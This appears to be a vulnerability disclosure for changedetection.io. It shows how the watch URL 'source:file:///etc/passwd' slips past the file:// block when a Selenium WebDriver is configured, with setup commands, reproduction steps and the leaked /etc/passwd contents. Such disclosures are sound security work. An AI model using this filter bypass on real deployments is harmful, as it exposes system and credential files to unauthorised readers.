ChangeDetection.io Path Travsersal

GitHub - dgtlmoon/changedetection.io: The best and simplest free open source web page change detection, website watcher, restock monitor and notification service. Restock Monitor, change detection. Designed for simplicity - Simply monitor which websites had a text change for free. Free Open source web page change detection, Website defacement monitoring, Price change notification

There’s a path traversal issue in changedetection when an external webdriver is used. In this example the path traversal is retrieving the file from the webdriver container, however in production this is likely to be deployed on the same server as changedetection or other resources with potentially sensitive information.

The root cause is the payload `source:file:///etc/passwd`passes the regex here and also passes the check here where a traditional `file:///etc/passwd` would get blocked

Setup

Run two containers following the wiki instructions to enable a webdriver for more dynamic web pages:

1. Start WebDriver Container


```
docker run --name selenium --restart unless-stopped -p 4444:4444 --shm-size="2g"  selenium/standalone-chrome-debug:3.141.59
```

2. Start changedetection.io Container

```
docker run --link selenium  -p "127.0.0.1:5000:5000"  -e WEBDRIVER_URL="http://selenium:4444/wd/hub"  -v datastore-volume:/datastore dgtlmoon/changedetection.io
```

Steps to Reproduce

1. Run the setup commands
2. Visit http://127.0.0.1:5000/ in a web browser




● Re-stock & Price detection for single product pages
○ Webpage Text/HTML, JSON and PDF changes

Tip: You can also add 'shared' watches. More info

□ #	Website	Last Checked	Last Changed
□ 1	https://news.ycombinator.com/ Tech news	just now	Not yet
□ 2	https://changedetection.io/CHANGELOG.txt changedetection.io	just now	Not yet

3. Navigate to Fetch Settings and enable the WebDriver http://127.0.0.1:5000/settings#fetching



Fetch Method

○ Basic fast Plaintext/HTTP Client

● WebDriver Chrome/Javascript via 'http://selenium:4444/wd/hub'

Use the **Basic** method (default) where your watched sites don't need Javascript to render.

The **Chrome/Javascript** method requires a network connection to a running WebDriver+Chrome server, set by th

If you're having trouble waiting for the page to be fully rendered (text missing etc), try increasing the 'wait'
This will wait *n* seconds before extracting the text.

Wait seconds before extracting text

Default User-Agent overrides

Plaintext requests Mozilla/5.0 (X11; Linux x


Chrome requests <default>

Applied to all requests.

Note: Simply changing the User-Agent often does not defeat anti-robot technologies, it's important to consider all

Tip: Connect using Bright Data and Oxylabs Proxies, find out more here.

4. Back at the main screen enter source:file:///etc/passwd in the form



Add a new change detection watch

source:file:///etc/passwd | watch label / tag


● Re-stock & Price detection for single product pages
○ Webpage Text/HTML, JSON and PDF changes

Tip: You can also add 'shared' watches. More info

□ #		Website	Last Checked	Last Changed	
□ 1		https://news.ycombinator.com/ Tech news	1 minute ago	Not yet	Recheck Ed
□ 2		https://changedetection.io/CHANGELOG.txt changedetection.io	1 minute ago	Not yet	Recheck Ed


5. Click Watch and wait a few seconds

6. Refresh the page and click the Preview Button, the contents of the webdriver's /etc/passwd file is displayed


● Re-stock & Price detection for single product pages
○ Webpage Text/HTML, JSON and PDF changes

Tip: You can also add 'shared' watches. More info

□ #		Website	Last Checked	Last Changed	
□ 1		https://news.ycombinator.com/ Tech news	3 minutes ago	Not yet	Recheck Edit Preview
□ 2		https://changedetection.io/CHANGELOG.txt changedetection.io	3 minutes ago	Not yet	Recheck Edit Preview
□ 3		source:file:///etc/passwd	12 seconds ago	Not yet	Recheck Edit Preview




127.0.0.1:5000/preview/4ec33d6b-3ed8-44c9-b0aa-8d14f8daacac#text
CHANGEDETECTION.IO
source:file:///etc/passwd
Text
Screenshot

1 minute ago

Pro-tip: Highlight text to add to ignore filters

```
<html><head></head><body><pre style="word-wrap: break-word; white-space: pre-wrap;">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
seluser:x:1200:1201::/home/seluser:/bin/bash
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
rtkit:x:105:106:RealtimeKit,,,:/proc:/usr/sbin/nologin
pulse:x:106:107:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
</pre></body></html>
```

Trying with just file:///etc/passwd gets blocked



Add a new change detection watch
https://...
watch label / tag
Watch
Edit > Watch
○ Re-stock & Price detection for single product pages
● Webpage Text/HTML, JSON and PDF changes
Tip: You can also add 'shared' watches. More info
All
Tech news
changedetection.io
With errors (1)
Recheck all

□ #		Website	Last Checked	Last Changed	
□ 1		https://news.ycombinator.com/ Tech news	10 minutes ago	Not yet	Recheck Edit Preview
□ 2		https://changedetection.io/CHANGELOG.txt changedetection.io	10 minutes ago	Not yet	Recheck Edit Preview
□ 3		source:file:///etc/passwd	6 minutes ago	Not yet	Recheck Edit Preview
□ 4		file:///etc/passwd Exception: file:// type access is denied for security reasons.	just now	Not yet	Recheck Edit